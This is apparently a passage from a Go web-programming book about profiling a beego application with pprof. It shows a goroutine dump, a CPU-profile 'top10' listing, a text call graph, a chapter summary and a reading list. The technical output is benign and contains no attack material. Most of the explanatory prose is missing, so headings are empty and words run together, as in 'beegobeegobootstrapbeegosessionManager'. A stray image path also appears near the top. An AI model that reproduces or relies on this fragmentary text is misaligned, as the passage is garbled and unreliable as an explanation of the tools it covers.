localhost:8080/debug/pprof/goroutine?debug=1


```
goroutine profile: total 8
1 @ 0x130f41 0x130d76 0x12e16e 0xa055a 0xa06a2 0x1e2b4 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
#       0x130f41        runtime/pprof.writeRuntimeProfile+0x88                          /Users/apple/go/src/pkg/runtime/
#       0x130d76        runtime/pprof.writeGoroutine+0x82                               /Users/apple/go/src/pkg/runtime/
#       0x12e16e        runtime/pprof.(*Profile).WriteTo+0xa2                           /Users/apple/go/src/pkg/runtime/
#       0xa055a         net/http/pprof.handler.ServeHTTP+0x210                          /Users/apple/go/src/pkg/net/http
#       0xa06a2         net/http/pprof.Index+0x143                                      /Users/apple/go/src/pkg/net/http
#       0x1e2b4         github.com/astaxie/beego.(*ProfController).Get+0x1f1            /Users/apple/YUNIO/gopath/src/gi
#       0xa77e7         reflect.Value.call+0x135e                                       /Users/apple/go/src/pkg/reflect/
#       0xa63b8         reflect.Value.Call+0x85                                         /Users/apple/go/src/pkg/reflect/
#       0x1f7b3         github.com/astaxie/beego.(*ControllerRegistor).ServeHTTP+0xa77
/Users/apple/YUNIO/gopath/src/github.com/astaxie/beego/router.go:250
#       0x3f18f         net/http.(*conn).serve+0x621                                    /Users/apple/go/src/pkg/net/http

1 @ 0x10a3f 0x4575 0x491d 0xf1671 0xf39b1 0x1008aa 0x1009a4 0x40896 0x407f3 0x40cae 0x1ac97 0x1b5ea 0x2084 0xf7cb 0xf86e
#       0xf1671         net.(*pollServer).WaitRead+0x73                 /Users/apple/go/src/pkg/net/fd.go:268
#       0xf39b1         net.(*netFD).accept+0x20d                       /Users/apple/go/src/pkg/net/fd.go:622
#       0x1008aa        net.(*TCPListener).AcceptTCP+0x71               /Users/apple/go/src/pkg/net/tcpsock_posix.go:320
#       0x1009a4        net.(*TCPListener).Accept+0x49                  /Users/apple/go/src/pkg/net/tcpsock_posix.go:330
#       0x40896         net/http.(*Server).Serve+0x88                   /Users/apple/go/src/pkg/net/http/server.go:1014
#       0x407f3         net/http.(*Server).ListenAndServe+0xb6          /Users/apple/go/src/pkg/net/http/server.go:1004
#       0x40cae         net/http.ListenAndServe+0x69                    /Users/apple/go/src/pkg/net/http/server.go:1076
#       0x1ac97         github.com/astaxie/beego.(*App).Run+0x156       /Users/apple/YUNIO/gopath/src/github.com/astaxie
#       0x1b5ea         github.com/astaxie/beego.Run+0x181              /Users/apple/YUNIO/gopath/src/github.com/astaxie
#       0x2084          main.main+0x84                                  /Users/apple/YUNIO/gopath/src/beetest/main.go:12
#       0xf7cb          runtime.main+0x92                               /Users/apple/go/src/pkg/runtime/proc.c:245

1 @ 0x10a7b 0xe35d 0xf86e
#       0x10a7b runtime.entersyscall+0x37       /Users/apple/go/src/pkg/runtime/proc.c:952
#       0xe35d  runtime.MHeap_Scavenger+0xce    /Users/apple/go/src/pkg/runtime/mheap.c:364

1 @ 0x10bde 0x1127a9 0x110d16 0x10f925 0xf4772 0xf1446 0xf86e
#       0x1127a9        syscall.Syscall6+0x5            /Users/apple/go/src/pkg/syscall/asm_darwin_amd64.s:39
#       0x110d16        syscall.kevent+0x88             /Users/apple/go/src/pkg/syscall/zsyscall_darwin_amd64.go:199
#       0x10f925        syscall.Kevent+0xa4             /Users/apple/go/src/pkg/syscall/syscall_bsd.go:538
#       0xf4772         net.(*pollster).WaitFD+0x185    /Users/apple/go/src/pkg/net/fd_darwin.go:96
#       0xf1446         net.(*pollServer).Run+0xe4      /Users/apple/go/src/pkg/net/fd.go:236

1 @ 0x10a3f 0x19059 0x18f48 0x9fd84 0x1e239 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
#       0x18f48 time.Sleep+0x49                                                 /Users/apple/go/src/pkg/runtime/ztime_am
#       0x9fd84 net/http/pprof.Profile+0x269                                    /Users/apple/go/src/pkg/net/http/pprof/p
#       0x1e239 github.com/astaxie/beego.(*ProfController).Get+0x176            /Users/apple/YUNIO/gopath/src/github.com
#       0xa77e7 reflect.Value.call+0x135e                                       /Users/apple/go/src/pkg/reflect/value.go
#       0xa63b8 reflect.Value.Call+0x85                                         /Users/apple/go/src/pkg/reflect/value.go
#       0x1f7b3 github.com/astaxie/beego.(*ControllerRegistor).ServeHTTP+0xa77  /Users/apple/YUNIO/gopath/src/github.com
#       0x3f18f net/http.(*conn).serve+0x621                                    /Users/apple/go/src/pkg/net/http/server.
```

14.8 goroutine

```
    go tool pprof http://localhost:8080/debug/pprof/profile
```

30profilecpu

```
(pprof) top10

Total: 3 samples

   1 33.3% 33.3% 1 33.3% MHeap_AllocLocked

   1 33.3% 66.7% 1 33.3% os/exec.(*Cmd).closeDescriptors

   1 33.3% 100.0% 1 33.3% runtime.sigprocmask

   0 0.0% 100.0% 1 33.3% MCentral_Grow

   0 0.0% 100.0% 2 66.7% main.Compile

   0 0.0% 100.0% 2 66.7% main.compile

   0 0.0% 100.0% 2 66.7% main.run

   0 0.0% 100.0% 1 33.3% makeslice1

   0 0.0% 100.0% 2 66.7% net/http.(*ServeMux).ServeHTTP

   0 0.0% 100.0% 2 66.7% net/http.(*conn).serve

(pprof)web
```


gotour
Total samples: 3
Focusing on: 3
Dropped nodes with <= 0 abs(samples)
Dropped edges with <= 0 samples
schedunlock 0 (0.0%) of 3 (100.0%)
2
1
net/http.(*conn).serve 0 (0.0%) of 2 (66.7%)
timerproc 0 (0.0%) of 1 (33.3%)
net/http.(*ServeMux).ServeHTTP 0 (0.0%) of 2 (66.7%)
runtime.notetsleep 0 (0.0%) of 1 (33.3%)
net/http.HandlerFunc.ServeHTTP 0 (0.0%) of 2 (66.7%)
runtime.semasleep 0 (0.0%) of 1 (33.3%)
main.Compile 0 (0.0%) of 2 (66.7%)
runtime.setprof 0 (0.0%) of 1 (33.3%)
main.compile 0 (0.0%) of 2 (66.7%)
runtime.sigprocmask
1 (33.3%)
main.run 0 (0.0%) of 2 (66.7%)
os/exec.(*Cmd).Start 0 (0.0%) of 1 (33.3%)
os/exec.(*Cmd).Wait 0 (0.0%) of 1 (33.3%)

14.9

links

-

- :
- :

14.7

beegobeegobootstrapbeegosessionManagerbeegosessionGo structWebhttp basichttp digestbeegobeegogo-i18n WebGopprofpprofbeegopprofpprofbeegobeegoWeb

links

-
- :   pprof

A

GoWeb

1. golang blog
2. Russ Cox blog
3. go book
4. golangtutorials
5. de
6. Go
7. Network programming with Go
8. setup-the-rails-application-for-internationalization
9. The Cross-Site Scripting (XSS) FAQ
10. Network programming with Go
11. RESTful